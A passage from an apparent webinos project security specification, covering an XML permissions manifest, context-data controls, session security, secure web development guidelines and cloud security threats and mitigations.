mediacapture	Gallery API	
deviceinfo	Devicestatus API	
deviceinfo	Devicestatus vocabulary	
deviceinteraction	Device Interaction API	
deviceinteraction	User Authentication API	
tvcontrols	TV and STB control API	
vehicle	Vehicle API	

personallife	Contacts API	read/write
personallife	Calendar API	read/write
personallife	User Profile API	read/write
messaging	Messaging API	view/send
file	File Reader API	fileuri="URI"
file	File Writer API	fileuri="URI"
file	File API: Directories and System	
file	Storage of cookies	
payment	Payment API	
otherapplications	Widget execution API	widgeturi="URI"
otherapplications	Application Launcher API	widgeturi="URI"
otherapplications	Platform Attestation API	
context	Context APIs & all implied APIs from Context	
events	Event handling API	

Permissions for individual APIs can also still be requested using this permissions framework.

3.11.4. Permissions in the Manifest

Applications will request permission to access APIs, web domains and contextual data by including XML fragments such as the one below in the manifest.

```
<permissions>
    <permit
         type="API/Group/WARP"
         URI="API Permission/API URI/WARP access origin field">

        <parameters>
            <parameter name="..." value="..." />
            <!-- E.g. -->
            <parameter name="widgeturi" value="http://example.org/myapp" />
            <parameter name="read" value="true" />
        </parameters>
        <policy>
         <!-- http://www.w3.org/2010/09/raggett-fresh-take-on-p3p/ -->
            <purposes>
                <purpose>current</purpose>
                <purpose>admin</purpose>
                <purpose>tailoring</purpose>
                <purpose>individual-analysis</purpose>
                <purpose>contact</purpose>
            </purposes>
            <recipients>
                <recipient>ours</recipient>
                <recipient>delivery</recipient>
                <recipient>same</recipient>
                <recipient>other</recipient>
                <recipient>unrelated</recipient>
                <recipient>public</recipient>
                 <!-- Some of these may subsume others when chosen -->
            </recipients>
            <retention>
                <retention-reason>no</retention-reason>
                <retention-reason>legal-obligation</retention-reason>
                <retention-reason>business-practices</retention-reason>
                <retention-reason>indefinitely</retention-reason>
            </retention>
            <reason>
                <reason-text lang="EN"> ... </reason-text>
                <reason-text lang="ES" url="" />
            </reason>
        </policy>
    </permit>
</permissions>
```

A "permit" tag is required for each permission sought. Permissions can be either API groups (as defined earlier), individual API URIs, or for the "access origin" fields used in WARP statements. The "type" field states which of these options the permission is referring to, and the URI either points to the group name, API URI or access origin field. Parameters are required when stated in the above table, and can be used to restrict the permission sought, for example by requesting permission to access only certain files or domains. The policy section is required, and maps to the reduce P3P syntax discussed in the Privacy Policy Architecture section. Purpose is the purpose of using the feature access is requested for, recipients defines who will be given access to any data retrieved, and retention defines whether data will be stored and why. The reason field allows the developer to state a short reason (in text) for this request. We suggest this should be a few lines of text at most. Different languages are supported, and reasons may refer to remote URLs to allow for localisation to happen at a later date. However, at least one reason must be included, and we suggest that these do not point to long legal privacy documents.

3.11.5. Permissions for accessing context data

Context data is accessed through the context APIs and system defined in Webinos-D32 and Webinos-D31. However, applications can access many other things through the API as it may contain information from other applications and features. As a result, access to context data requires permission to be granted to several other APIs. The details of which APIs this will involve will depend on how the platform is configured to collect context data, but may include geolocation, personallife, deviceinfo and more.

Additional security and privacy measures are required for context data. Context data are stored by the runtime in a context database and can be collected whenever the device is turned on. Context data can include information about all aspects of the runtime, APIs and user preferences. In order to help users with security and privacy concerns, we define the following extra controls which the runtime will apply to context data, in addition to the existing permissions requirements:

- Context gathering and storage is turned off by default in the runtime. Users have to explicitly turn it on in order to begin collecting context data, and can turn it off at any time.
- Users can always deny an application access to context if they chose to.
- Context data storage can be emptied and deleted at an time
- A privileged application exists on the runtime so that users can query the context data and see what it holds at any time

3.11.6. Security and Privacy Issues

The permissions approach defined in this section has several potential security, privacy and usability concerns. The grouping of permissions might lead to unexpected access being granted to an application which is not in line with user expectations. Furthermore, it might encourage developers to use more features than they were intending, which runs counter to the principle of least privilege. For these reasons, we expect to revise this grouping approach after the study on user expectations is finished later in the year.

The attaching of privacy policies is an important step, but the impact of requiring developers to include them is hard to judge. Privacy policies may be filled in trivially, or copied and pasted from other sources if they are too onerous to complete. Also possible is that the "reason" field will be used to link to a remote privacy policy which will be difficult to read and remain opaque to users. We hope that providing certain fixed, machine-readable fields will help to avoid this scenario. Another potential problem is overloading the user with too much information. While informed consent requires the user to know about the application, too much information could result in users not reading the policies at all.

Another concern is that applications should be discouraged from asking for too many permissions, as this raises user expectations of the number of privileges a "normal" application might ask for. Requiring each permission to have a unique "permit" tag may remove the temptation to request access to too many APIs. However, this could also affect developer usability, and might cause short-cuts such as copying and pasting a large set of permissions rather than tailoring them to the applications. Practical experience may result in these specifications changing in the future.

Finally, access to context data must be strictly regulated otherwise it may serve as a side-channel for access to device APIs. Contextual data may potentially include information from any device API or network, and therefore could be used to access these features without explicit permission.

3.11.7. Future directions

In phase two of the project, we intend to look at improving permissions in terms of usability and revisit the groupings shown in this document. We will also consider supporting user-definable tags for different APIs and permissions so that users can quickly and easily allow or deny applications access to the data and resource they believe to be sensitive or confidential. We also expect many usability challenges and opportunities will arise during implementation.

3.12. Session Security

3.12.1. Introduction

This section is about how to protect sessions. There are several types of sessions in webinos, including:

1. normal web sessions: HTTP out of the box is a stateless, session-less protocol. However, most web server technologies implement a "session" construct on the server, using cookies or URL rewriting to preserve session across multiple HTTP requests.
2. sessions between devices within a personal zone, (Intra personal zone sessions)
3. sessions between applications and remote services (External services sessions)
4. sessions between two personal zones
5. user sessions on the webinos runtime which may move between devices (User centric distributed intent sessions)

3.12.2. Background

There is no standard way to implement sessions over traditional HTTP browser, web server connections. Almost all web server application frameworks (ASP, Java, PHP) will create their own session constructs on top, but natively HTTP (being a stateless protocol) does not support it. This omission comes with its drawbacks, which are outlined in the Threats section below.

Within webinos the type 2 and type 3 sessions, which are the two critical communication layers in a distributed webinos flow, are defined to run exclusively over TLS. This provides both strong integrity and authentication for the session life-cycle, at the expense of some performance.

Type 2 and 3 sessions are low level implementation constructs that are not visible at the end user level

The final class of sessions to be considered from a security perspective is the distributed notion of a session, as a user completes one specific activity, over a number of different devices. This is something new that webinos is introducing, that needs proper exploration.

3.12.2.1 Requirements

- Requirement ID-USR-OXFORD-34 implies that session data must remain private, as it contains device identifiers.
- Requirement DA-DEV-ambiesense-048 indicates that session data will move between devices

- Requirement PS-USR-Oxford-71 PS-USR-Oxford-68 require the webinos runtime to have ultimate control over session instantiation and closure, which can be triggered from events.
- Requirement CAP-DEV-FHG-204 indicates that session data can be stored outside the device.

3.12.2.2 Threats

Sessions require protection because the hijacking or unauthorised disclosure of a session can have security and privacy implications. Session data may contain private information, but more importantly it may be possible to use a hijacked session to impersonate a user on an application. This could then lead to the disclosure of further security or privacy-sensitive data, as well as potential damage to digital assets. This is discussed in the background section of this document, section 2.2.2.8. Good examples of session hijacking are the Firesheep application (Firesheep) and FaceNiff android application (FaceNiff) which are both capable of intercepting insecure browser sessions with social networking websites.

Traditional browser-web server HTTP sessions that are based upon cookies, or dynamic URL rewriting are extremely vulnerable to impersonation attacks. Because HTTP does not support session and session authentication natively, each application developer is free to continually make the same mistakes. Mitigating this threat is difficult as it requires either

1. a complete re-education of web developers everywhere, or
2. the introduction of new technologies which help mitigate against the issues

The approach taken in webinos is the latter. The webinos session layers covering intra personal zone traffic and external services traffic are intended to provide useful tools which attract diligent developers away from the more dangerous technologies.

Specifically, webinos sessions (type 2+3) offer the following advantages

- All traffic between zones and services is encrypted to make snooping traffic more difficult.
- All client server sessions are mutually authenticated. This mutual authentication includes, user and device
- All traffic can be monitored at the PZH for anomalies. For example sudden changes in IP address, can be challenged be asking the device to re-authenticate. This helps mitigate against real time token stealing attacks

This means that all traffic within a zone or between zones is in webinos.

The principle adopted in webinos is one of gradual change, to be encouraged by offering both useful and secure alternatives to conventional techniques. Attempting to *switch off* traditional cookie based web server sessions overnight would be too disruptive; this might put webinos uptake at risk.

However, by offering viable alternatives to traditional session techniques, with proven security advantages, programmers can be encouraged to move to a more robust platform.

3.12.2.3 Related technology

Transport Layer Security (TLS):

- IETF Transport Layer Security Working Group (IETF-TLSWG)
- TLS protocol, version 1.2, RFC 5246 (rfc5246)

3.12.3. Specifications

3.12.3.1 Types of session

Session types are formally defined in the Architecture sub section. Webinos session creation

3.12.3.2 Synchronisation

Intra zone sessions, are worthy of specific security consideration, due the the sensitivity of the information to be exchanged.

As per the specification it is defined that over a PZP-PZH session the following data should be synchronised.

1. shared authentication tokens for users, devices, services.
2. user data
3. application specific data
4. context events and stream

Each of these items is obviously highly sensitive, and creates major issues if leaked.

The first thing to note is that within the webinos architecture, we have improved upon the current state of the art, in that the 3rd party application developer no longer has direct access to this data. This is especially important for authentication tokens and session ids. This information is now stored within the trusted component (the PZP) and the application developer now only has indirect access to this data.

As stated however, the PZP now becomes highly trusted. Within the implementation of the PZP, we must take great care to ensure that

- all communications with the PZH is done so over secure communication channels
- all data stored/cached at the PZP is at least encrypted, and in an ideal world is delegated to a trusted storage
- the PZP itself is developed to have strong integrity check built in or around it, to limit the forms of attack that can be made against it.

3.12.4. Future Directions

We intend to continue to monitor new threats and vulnerabilities to session protocols and investigate further mechanisms for securing device identity keys.

4 Further Security and Privacy Guidelines

4.1. Developer Guidelines

Web application security is a complex topic with various facets; contending with this is a challenge for secure software development. Secure software development is a holistic approach to securing the software development life cycle with structured analyses and decision for security issues. Secure software development processes start by defining business goals, from which deriving assets, and business and technical risks are derived. These prerequisites allow for the definition of security requirements; these requirements form the basis of security design. The design phase is as relevant as the implementation phase from security perspective. Both phases need to be adequately carried out to avoid vulnerabilities. The right design prevents design flaws, and a correct and defensive implementation prevents implementation bugs. Such flaws lead to vulnerabilities, which are an avenue of unauthorised access for attackers to exploit assets.

Secure software development is just one part of the security design. In order to secure the assets of a web application, the collection of web application, web server, web browser and the communication links between them also need to be secured according to the security requirements. This covers not only development but also operation of applications. Consequently, the hosting environment needs to provide certain security features as well. To support these activities, the security community has established a number of best practices. This section briefly provides some of this guidance.

4.1.1. Design and Implementation of the web application

Both designers and developers need to be aware of secure software development. It is essential that they are trained to watch out for security issues during their work. This kind of training is a process. It is neither done by a one day workshop nor is it done by deploying a particular security tool. Having the broad and deep overview is essential. Best results are achieved if there are well experienced security experts in the team. Security ought to be driven by multiple people. Discussions are important to not accidently miss important security issues.

As mentioned earlier, secure software development starts by identifying business goals, deriving business risks, deriving technical risks, assets and security requirements. This is a complex task which requires long years of experience. This is why it is important to have security experts in the team.

When it comes to the design it is important to keep track on the assets. Answers to questions, such as: “Where are the assets situated?”, “How are the assets accessed?”, “Are they transferred between entities?”, “Which way are they transferred?” and many more are to be found. These answers help understanding by which entry points the assets can be accessed. This then helps to understand which security measures are to be applied to prevent unauthorised access. Systematic analyses which are called Threat Modelling or Threat Analysis exist in order to perform these complex analyses in a comprehensible and structured way. A well experienced organisation has refined these analyses to integrate them in their SDLC. Having extensive databases which contain typical attacks, threats and vulnerabilities supports succeeding in these analyses.

When implementing security functionality of the application, best practice is to reuse as much existing code and concepts as possible. With security protocols, cryptographic algorithms and algorithms for authentication and for setting-up secure communication channels, it is easy to miss important details and to implement them in an insecure way. Well established algorithms and implementations which have been used and tested for several years should be chosen as they have proven to withstand certain attacks.

Web applications expose their input to the network. It is not only the user who can send input to the application's interface. Any unauthorised entity can do as well. Thus one of the most important security issues for implementation is to trust none of the user input provided to the web applications. All input needs to be validated for inacceptable input. This is essential for protection against injection attacks. Invalid input is to be rejected. Due to internationalisation and masking of characters validation of input can be difficult. Coherent validation is essential. web application frameworks typically provide sophisticated APIs which do this job. However, they have to be used in the web application.

Also to prevent injection attacks, use a parameterised API instead of composing a command (e.g. a SQL statement) in a single string. This makes sure that part of the user input cannot be interpreted as commands. This also protects against cross-site scripting (XSS) attacks since user input will not be treated as executable code. It is also best practice to whitelist valid input rather than blacklisting disallowed input. This implementation style mitigates some classes of attacks where escaping is used to bypass the blacklist.

Session management is usually a feature of web applications, and it is important that this is designed correctly. Incorrect session handling facilitates attacks such a session theft, access sensitive resources without the need for a session, and the remote control of sessions from other web applications. Several web application development frameworks (e.g. Java Enterprise Edition) provide frameworks for session management. Using these offloads the burden of developers implementing session management correctly, so these frameworks are encouraged.

Access control is necessary for object access; this includes checking of the existence of a valid session. Access should only be granted if there is a valid session, and access control policy permits access. When referencing objects, it is good practice to use indirect references per user which cannot be guessed by an attacker. This prevents attacks where attackers use direct object references to access without authentication.

To prevent Cross-Site Request Forgery (CSRF) attacks, each request shall contain a unique token which proves the web application that the request indeed belongs to the application's flow of communication. The unique token is not known to an attacker trying to remotely control an open session via another session. Consequently, any message sent by the attacker will not be considered valid by the web application.

Where cryptography is used, cryptographic protocols should be used correctly. In addition to strong algorithms, strong key lengths should be chosen and correctly implemented in algorithms. Data should also be encrypted as part of a system's backup strategy, although decryption keys should be stored in a secure location away from the backups. In general, keys and passwords should be protected from any kind of unauthorised access.

Redirects and forwards should be discouraged. If this is not possible, validate all URLs carefully and do not use user input to determine the destination.

4.1.2. Network architecture – operational considerations

In addition to secure development practices, the environment within which the application is operated is to be set-up securely also needs to be considered. These can be characterised in the guidelines below.

- Encapsulate different entities, such as web servers, database servers and business logic into different (virtual) machines. This allows network level access control in terms of firewalls and by application layer firewalls.
- Insert a firewall between the internet and the network hosting the web application. This should only permit the traffic necessary for the web application.
- Insert a Web Application Firewall (WAF) between the internet and the web server. This is primarily used where vulnerabilities are discovered and an immediate response is required. Until there is a patch available for the web application, certain critical requests can be filtered by the WAF in order not to reach the web server. Alternatively, the WAF checks all input permanently. The latter, however, requires changes on the WAF once the application has changed (e.g. by an update of application).
- If there is a computationally expensive operation on the web server in the beginning of a communication (e.g. for user authentication), the client should perform a more expensive computation before the server does its computation. This impedes some Denial of Service (DoS) attacks.

Time should also be set aside for hardening all components associated with a web application. In case of a web application, for instance, the web server, the database server, the web application container and maybe more need to be securely configured. For example, default passwords should not be used for administrative accounts, and unnecessary services accessible via the Internet should be disabled; these are often a means for attackers to bypass security mechanisms.

4.1.3. Secure communication

Because web application encapsulates server and client components, there is continual communication over the network. If this communication is performed in clear text, many entities are potentially able to read and/or modify messages. In many web applications, some of this data might be sensitive. Sensitive data may include everything related to authentication and session management, as well as application data. Since many web applications require sessions (i.e. users to authenticate and to “log in”), many web applications require secure communication.

The most common algorithm used in secure web traffic is TLS (Transport Layer Security). This provides authentication of the server, confidentiality of the communication and integrity of the messages. In addition, it optionally provides authentication of the client. TLS utilises public/private key pairs for encryption, decryption, digitally signing and verifying messages. Certificates are used to verify the validity of public key bindings to their origin.

TLS is available to development environment as an API. Many web servers integrate this for free, although, when XMLHttpRequests (XHR) are used, there might be the need for the developer to explicitly set TLS for communication. When using TLS between the user and the service (i.e. the browser and the web application), it is important that certificate used is valid, and, where used, the secure flag is set for all sensitive cookies.

4.1.4. Runtime environment implementation guidelines

The web runtime environment executes the client part of the application on the client host; this runtime is typically a web browser. For the user, browser security is essential, as a weakly secured browser allows attackers to remote control browser sessions and to break out of the boundaries of the browser and control the host. A browser is analogous to an operating system, as it executes multiple independent applications at the same time.

Security measures which need to be in place are strict isolation of applications, strict separation from the rest of the system, access control, and adopting the same-origin policy.

Isolating applications ensures they cannot influence or control another, and they cannot access other applications' data. During system design, process isolation features of the underlying operating system are adopted; these ensure only limited functionality is exposed to the application, the behaviour of the application is monitored, and access control to any kind of resource is performed. For example, the isolation concept of Android uses a separate Linux process per application being executed within its own Java runtime environment, where every process is executed under a separate Linux user ID. Here, isolation is implemented from the operating system layer, through the middleware layer, and up to the application layer of the system. Such a concept also ensures that applications have no access to other application's memory as long as it is not declared shared. It is good practice for developers to avoid using shared memory. Data (or objects) should be passed explicitly in the code though API calls instead. This is a clearer design where it is known at any time of the application's execution who has access to the data, determined by the life of the object, and by the existence of object references.

Exposing limited functionality to the application is one motivation for using APIs. APIs describe the kind of input expected, and the kind of output they provide. For runtime environment security, it is essential that all the APIs are implemented carefully and only valid input is accepted. APIs need to robust in the face of any kind of attack where invalid input is used to find weak points and break the runtime environment's security.

Monitoring application behaviour is a suitable tool for enforcing isolation, where each application has its own assigned memory area. If an application is malfunctioning or malicious, it might try to address memory areas outside the assigned area. When monitoring applications, this kind of access can be determined. The application can then either be terminated or the access is redirected to somewhere within the assigned memory area.

Access control is closely related to monitoring. As many of the resources an application may need to access are assets, resources need to be protected from arbitrary access. Access control is one form of monitoring where each attempt to access a resource is checked by a reference monitor. Only if access is permitted, the reference monitor grants access. The decision whether access is permitted is usually made by a Policy Decision Point (PDP) which makes its decision from the security policy. Having a well-maintained, conflict-free and complete security policy is important. A poor security policy is likely to result in weaknesses even though the system might be implemented correctly.

The *same-origin policy* is implemented in contemporary web browsers. This states that web applications can only load additional code and content from the same origin from which the application was retrieved. This prevents attackers who successfully modify the code of the web application to download code or content from their sources. The developer is strictly advised to make sure that the same-origin policy is implemented.

Many runtime environments are extended by integrating plug-ins. Functionality, this is desirable, but this can be dangerous from security perspective. Plug-ins often need to operate in the core of the runtime environment to perform their tasks. This is why plug-ins typically have privileged access rights. A sound security concept for plug-ins is, therefore, required. Their origin should be known and authenticated, and their integrity should be validated; as such, plug-ins should not be installed without user consent. It is common practice for developers to digitally sign their plug-ins to meet these requirements. This does not prevent malicious plug-ins from being installed and executed, but it does identify the source of the plug-in, and ensures that the application has not been modified. To mitigate the risk of executing malicious plug-ins, developers are strongly recommended to provide plug-in access control, and only permit plug-ins with the access which they really need.

In general, the developer should always be aware that the web runtime environment is a trusted component. If it can be broken by an attacker, the attacker has access to other applications, to resources, or to the underlying system. This unauthorised access gives the attacker a powerful tool at hand to disclose or modify data, to misuse resources, and to remote control the system. This can be prevented by a clear design, by thoroughly implementing the runtime environment, and by only implementing functionality that is really needed. The smaller a trusted component is, the easier it can be tested and validated; this significantly reduces the number of potential undiscovered weaknesses.

4.1.5. Privacy

Privacy is. in essence, a user's right to decide what happens with his or her personal information. In many countries, user consent is legally required for processing, using, storing and transmitting personal data. Often this permission is bound to a purpose for which data is used. In some countries a generic consent cannot be requested as this is invalid.

A key feature of today's web application is, therefore, to respect users' privacy. This can be done by following the following rules.

- Always tell the user why data is requested, how it will be processed and stored, and who else will gain access to that data. Ask the user for explicit consent.
- Only acquire, process and transmit data which is really needed to fulfil the respective task.
- Only store data which is really needed for later access.
- Do not obscure potential or actual information flow.
- Make sure that third parties not involved in the task of processing user data, do not have access to the user data.
- For third parties who are not involved in the task of processing the user data, it shall not be possible to conclude or observe that the user is using the related service. Depending on the environment of the service and the sensitivity of the user data, this implies the need for applying the following measures.
    - Performing confidential communication by encryption in order to not disclose user data to unauthorised third parties.
    - Using anonymous or pseudonymous identifiers for users for not allowing third parties to conclude from the data whose data it is.
    - Authenticating the endpoints of the communication to make sure only legitimate communication partners exchange user data.
- In cases where the true identity of a user is not required (e.g. for an opinion poll) data shall always be anonymized. There shall be no way to link the data to the user who provided this data. This also includes the organisation who acquire and process the data. Data needs to be acquired accordingly. Additionally, it shall not be possible to conclude relations between data and user's identity from log or auditing information.

Different regulations apply depending on the purpose of processing the data and the countries where the data is processed. Therefore, the developer should refer to the respective data protection laws.

Taking users' privacy seriously raises user's trust in the service and the organisations providing it.

4.2. Cloud Security Models

The webinos model of distributed services takes the form of a cloud composed of user personal devices and third party services. In particular, the PZH is a component that must always provide on-demand services to devices in the personal zone, and according to the actual webinos architecture, its location is typically on the cloud. Also, PZPs belonging to the same zone can be remote maintaining membership of the zone, leveraging on cloud-like communication. Due to this organization of the webinos network model, it is relevant to analyse the most successful cloud solutions and known threats, to ensure webinos components will not suffer from already discovered cloud vulnerabilities.

4.2.1. Relevant Cloud Security Models

Cloud computing refers to the on-demand provision of computational resources (data, software) via a computer network, rather than from a local computer. (CloudSecMather2009, CloudCompRittinghouse2010)

4.2.1.1 Cloud provisioning models

These take the shape of different provisioning models:

- “Software as a service” (SaaS, the customer does not purchase software, but rather rents it for use on a subscription or pay-per-use model),
- “Platform as a service” (PaaS, the vendor offers a development environment to application developers, who develop applications and offer those services through the provider’s platform),
- “Infrastructure as a service” (IaaS, the vendor provides the infrastructure to run the applications, but the cloud computing approach makes it possible to offer a pay-per- use model and to scale the service depending on demand),
- less common models like “Communication as a service” (a subtype of Software-as-a-Service model, where providers are responsible for the management of hardware and software, e.g. VoIP, instant messaging), and
- “Security as a service” (the vendor offer security functionalities like e-mail and web content filtering, vulnerability management, and so on).

4.2.1.2 Cloud security

Security concerns about cloud computing approach a mixed set of new and old-fashioned threats, targeting software bugs and exploiting social engineering, involving network security and access controls. Different aspects must be carefully detailed and considered: the infrastructure must be approached through a detailed security analysis of each component. This means addressing security at network level, at host level, and at application level. Sensitive data must be adequately secured to avoid confidentiality and integrity breaches. To enable a proper access control, accountability identity and access management must be designed in order to achieve efficient procedures, mitigate complexity, improve user experience, and reduce errors and insecure shortcuts.

4.2.1.2.1 Cloud security - network

A cloud system exposes significant risk-factors at network level. Like all network-based services, data in transit to and from the cloud providers suffer of confidentiality and integrity problem due to malicious agents along the path. Access to resources can also be problematic when cloud providers do not sufficiently adopt “IP revocation mechanisms” when no longer needed for one customer. Because of this, customer can’t assume that network access to their resources is terminated upon release of its IP address, thereby exposing resources to unauthorized access.

Cloud system must also guarantee high availability. BGP hijacking can affect the availability of cloud-based resources, while the use of external DNS querying exposes clouds to external DoS attacks which expos resources, and by internal DoS attacks by rogue users who exploit cloud access to launch attacks on other cloud users.

Clouds also imply new and different boundaries. The established model of network zones and domains is replaced with less precise and firm “security groups”, “security domains” or “virtual data centers”. Conceptually, this allows separation between tiers, but these need to be properly understood if security breaches and improper use is to be avoid.

Network security hardening is necessary to avoid common network attacks. For example, confidentiality and integrity can be assured by appropriate encryption and digital signature, network filters (e.g., firewall) should be shaped and managed by cloud providers. For sake of accountability and forensics, provider-managed aggregation of security event logs is desirable, and to timely address on-going problems, network-based intrusion detection system/intrusion prevention system is useful.

4.2.1.2.2 Cloud security - host level

Although there are few new host level security threats and vulnerabilities, some are inherited from related environments, e.g. some virtualization security threats carry into the public cloud computing environment. Even if the threats are not conceptually new, cloud computing harnesses the power of thousands of compute nodes, combined with the homogeneity of the operating system employed by hosts. This means the threats can be amplified quickly and easily.

Based on the cloud model adopted, slightly different requirements are implied.

In SaaS and PaaS, host security is opaque to customers. The responsibility of securing the hosts is relegated to the CSP (Cloud Service Provider), who institutes the necessary security controls. These include restricting physical and logical access to hypervisor and other forms of employed virtualisation layers.

In IaaS cloud model, the CSP has to secure the virtualization layer of software between the hardware and the virtual servers. A vulnerable hypervisor could expose all user domains to malicious insiders and hypervisors are potentially susceptible to subversion attacks. The customer guest OS (or virtual server) is also a point of interest. This is the virtual instance of an operating system provisioned on top of the virtualization layer that customers have full access to. Since the virtual server may be accessible to anyone on the Internet, access mitigation steps should be taken to restrict access to virtual instances. Possible threats and vulnerabilities include:

- stealing keys used to access and manage hosts,
- unpatched, vulnerable services listening on standard ports,
- hijacking accounts that are not properly secured,
- attacking systems that are not properly secured by host firewalls, and
- deploying trojans embedded in the software component in the VM or within the VM image itself.

To avoid such threats and vulnerabilities, it is useful to adopt a *secure-by-default* configuration; this includes tracking the inventory of VM images and OS versions that are prepared for cloud hosting. The IaaS provider responsible for secure provision of VM images, but other shared responsibilities includes:

- protecting the integrity of the hardened image from unauthorized access,
- safeguarding the private keys required to access hosts in the public cloud,
- isolating the decryption keys from the cloud where the data is hosted,
- including no authentication credentials in your virtualized images except for a key to decrypt the filesystem key,
- disallowing password-based authentication for shell access,
- requiring passwords for sudo or role-based access,
- running a host firewall and open only the minimum ports necessary to support the services on an instance,
- running only the required services and turn off the unused services,
- installing a host-based IDS,
- enabling system auditing and event logging, and
- logging the security events to a dedicated log server.

4.2.1.2.3 Cloud security - application level

In addition to well known application vulnerabilities, and well known attack types, clouds can experience shaped attacks. For example, an application-level DoS attack could manifest itself as a high-volume web page reloads, XML web services requests, or protocol-specific requests supported by a cloud service. These kinds of attack can be particularly dangerous because it is difficult to selectively filter the malicious traffic without impacting the service as a whole. DoS attacks on pay-as-you-go cloud applications result in an increased cloud utility bill due to increased use of network bandwidth, CPU, and storage consumption. These attacks can also being characterized as economic denial of sustainability (EdoS). Resources need to be protected, in terms of account protection since, using hijacked or exploited cloud accounts, hackers will be able to link together computing resources to achieve massive amounts of computing without any of the capital infrastructure costs.

End user should be conscious of security by taking appropriate steps to protect browsers from attacks, and installing patches and updates in a timely basis to mitigate threats related to browser vulnerabilities. However, as cloud-based service becomes widespread, relying on users alone may not be sustainable, so providers need to be give some kind of assurance of adequate security. This assurance might be in the form of legal responsibility; for example, SaaS providers are largely responsible for securing the applications and components they offer to customers, while customers are usually responsible for operational security functions, including user and access management as supported by the provider. Even if there is no industry standard for assess software security and benchmarking providers against a baseline, additional controls should be implemented to manage privileged access to SaaS administration tools, and enforcing segregation of duties to protect the application from insider threats. Such controls are familiar, and include identity management and access control mechanisms, browser hardening, multifactor authentication, IPS and antivirus as well as detective measures like login history and periodic analysis.

In a PaaS context, developers need to become familiar with specific APIs for deploying and managing software modules to enforce security controls as part of their product life cycle. In theory, developers should expect CSPs to offer a set of security features, including user authentication, single sign-on (SSO), authorization, and SSL or TLS support, made available via the API.

Maturity is a problem due to a lack of PaaS security management standardisation. Consequently, developers need to be familiar with the mechanisms exposed by their respective cloud service provider. The duties of the CSPs responsible for core security tenets include containment and isolation of multitenant applications from each other, as well as for monitoring new bugs and vulnerabilities that may be used to exploit the PaaS platform and break out of the sandbox architecture. Network and host security monitoring outside the PaaS platform is also the responsibility of the PaaS cloud provider.

For IaaS models, matters are predominantly left in the hand of end users. Customers should not expect any application security assistance from CSPs beyond basic guidance on firewall policies that may affect the application's communications with other applications, users, or services within or outside the cloud.

Again, customers are responsible for keeping their applications and runtime platform patched to protect the system from malware and hackers scanning for vulnerabilities to gain unauthorized access to their data in the cloud, and highly recommended to design and implement applications with a "least-privileged" runtime model. In this scenario, applications should be designed to leverage delegated authentication service features supported by an enterprise Identity Provider. However, any custom implementations of Authentication, Authorization, and Accounting (AAA) features can become a weak link if they are not properly implemented. Useful preventive controls should comprise proper (application developer employed) security-embedded SDLC process, least-privileged configuration, timely patching, proper Authentication and authorization and accounting, as well as browser hardening. The application developer should also put in place appropriate end-point security, like IPS, host-based IDS, firewall, antivirus, and provide secure access (e.g. virtual private network) for management. Detective controls should be appropriately deployed in terms of logging, event correlation, application vulnerability scanning (preferably using penetration testing techniques and tools, like Metasploit and OSSTMM methodology)

4.2.2. Cloud security alliance Top Threats

Cloud security alliance organization also provided a series of Top Threats specifically suited for Cloud computing, along the line of OWASP Top Threats. These threats allow to focus on specific useful countermeasures, and so to mitigate main risk of the Cloud identified so far. (CSA-TopThreats)

4.2.2.1 abuse and nefarious use of cloud computing

The registration process offered by some devices, who accept anyone with a valid credit card, or even worst the offer of limited trial periods, allow spammers, worms author and criminals in general to conduct unauthorized activities with relative anonymity and impunity. This involves particularly IaaS and PaaS models.
Mitigation for this kind of problems, would be a stricter registration and validation process, e.g. monitoring of fresh credit card frauds, monitoring of user network traffic (possibly in aggregate form, to respect privacy issue) and monitoring

4.2.2.2 insecure interfaces and APIs

Providers should be very careful in exposing software interfaces to interact with cloud services, and design these interfaces adopting proper encryption, authentication, access controls and monitoring to avoid policy circumvention, like anonymous access and or reusable authentication tokens, monitoring and logging capabilities unable to identify key events, unknown service and API dependencies. This kind of problem is quite generic and involves Cloud models of IaaS, PaaS and SaaS types.

To mitigate such a problem, it's needed knowledge of dependency chain associated with the API, as well as mandatory strong authentication in concert with encrypted transmission.

4.2.2.3 Malicious insiders

IaaS, PaaS and SaaS models suffer of the convergence services and customers under a single management domain, often combined with lack of transparency of the providers' internal processes. In this way, opportunities for harvesting confidential data or gain unauthorized control over the cloud service can be achieved with little risk of detection.

This is remediable by a proper organizational (e.g. a strict supply chain management with associated supplier assessment) and legal (specification of resource requirements as part of legal contracts) framework. Clear, transparent and well-established information security management, as well as compliance reporting as well as security breach notification processes also contribute to mitigate this issue.

4.2.2.4 Shared technology issues

Shared technology must implement strong isolation properties for a multi-tenant architecture. Access of resources should be mediated by the virtualization hypervisor, which manages guest operating systems and prevents improper resource access control on the underlying system. However, even hypervisors can be flawed, and cause unwanted influence of the underlying platform by the guest operating system.

To prevent this critical issues, which is especially sensitive in IaaS model, security best practice must be adopted when installing and configuring the system. Monitoring system must adequately identify unauthorised changes and suspect activities. Strong authentication and fine-grained access controls should enforce proper administrative access and operations. Vulnerability scanning and configuration audit should be performed periodically, and a proper threat management process should ensure prompt patching and vulnerability remediation.

4.2.2.5 Data loss or leakage

Since data in the cloud can possibly be physically unbound to local users, cloud-based data management must avoid alteration of records with no backup, as well a loss of encoding keys (which may result in effective data destruction) and unauthorized access to sensitive data. This is a general problem which any of IaaS, PaaS and SaaS model must prevent.

This kind of problem can be mitigated by some security best practice, like detailed API access control, encryption and integrity protection of data in transit (driven by a careful analysis of data protection scheme both at design and run time), implementation of secure key generation and life cycle management (e.g. storage and destruction procedures). An appropriate legal framework is useful as well (e.g. contractual obligations for providers to wipe persistent media before releases of sensitive data, contractual specification of backup and data retention strategies)

4.2.2.6 Account or service hijacking

Being a network based model, cloud is vulnerable to phishing, fraud and software vulnerability exploitation. Giving that credentials and password are often reused, the impact of such attacks is amplified. This is because account owners are often unaware that their accounts have been exploited to form the basis of further malicious actions. All IaaS, PaaS and SaaS can suffer of these issues.

A mandatory policy on credentials (e.g. prohibit sharing of passwords or credentials between users and services), and the leveraging on multi-factor authentication techniques (whenever possible) as well as proactive monitoring to promptly identify unauthorized entities can alleviate impact of this threat.

4.2.2.7 Unknown risk profile

A detailed knowledge of security posture is importance for threat prevention. Understanding the software, software updates, security practices, intrusion attempts, and employed security controls are important factors in understanding current risk level and planning adequate modifications. The temptation of employing *security by obscurity* should be avoided as opaque designs make in-depth analysis difficult. This is a general concern that is valid for all cloud models.

Mitigating practices include providing information about who is sharing the infrastructure, disclosure of network intrusion logs, redirection attempts (and success), and partial/full disclosure of infrastructure details (e.g. patch level, firewalls, etc). Even if not intuitive, these processes foster a more vulnerability-free and secure system.

5 Updates to Security Requirements

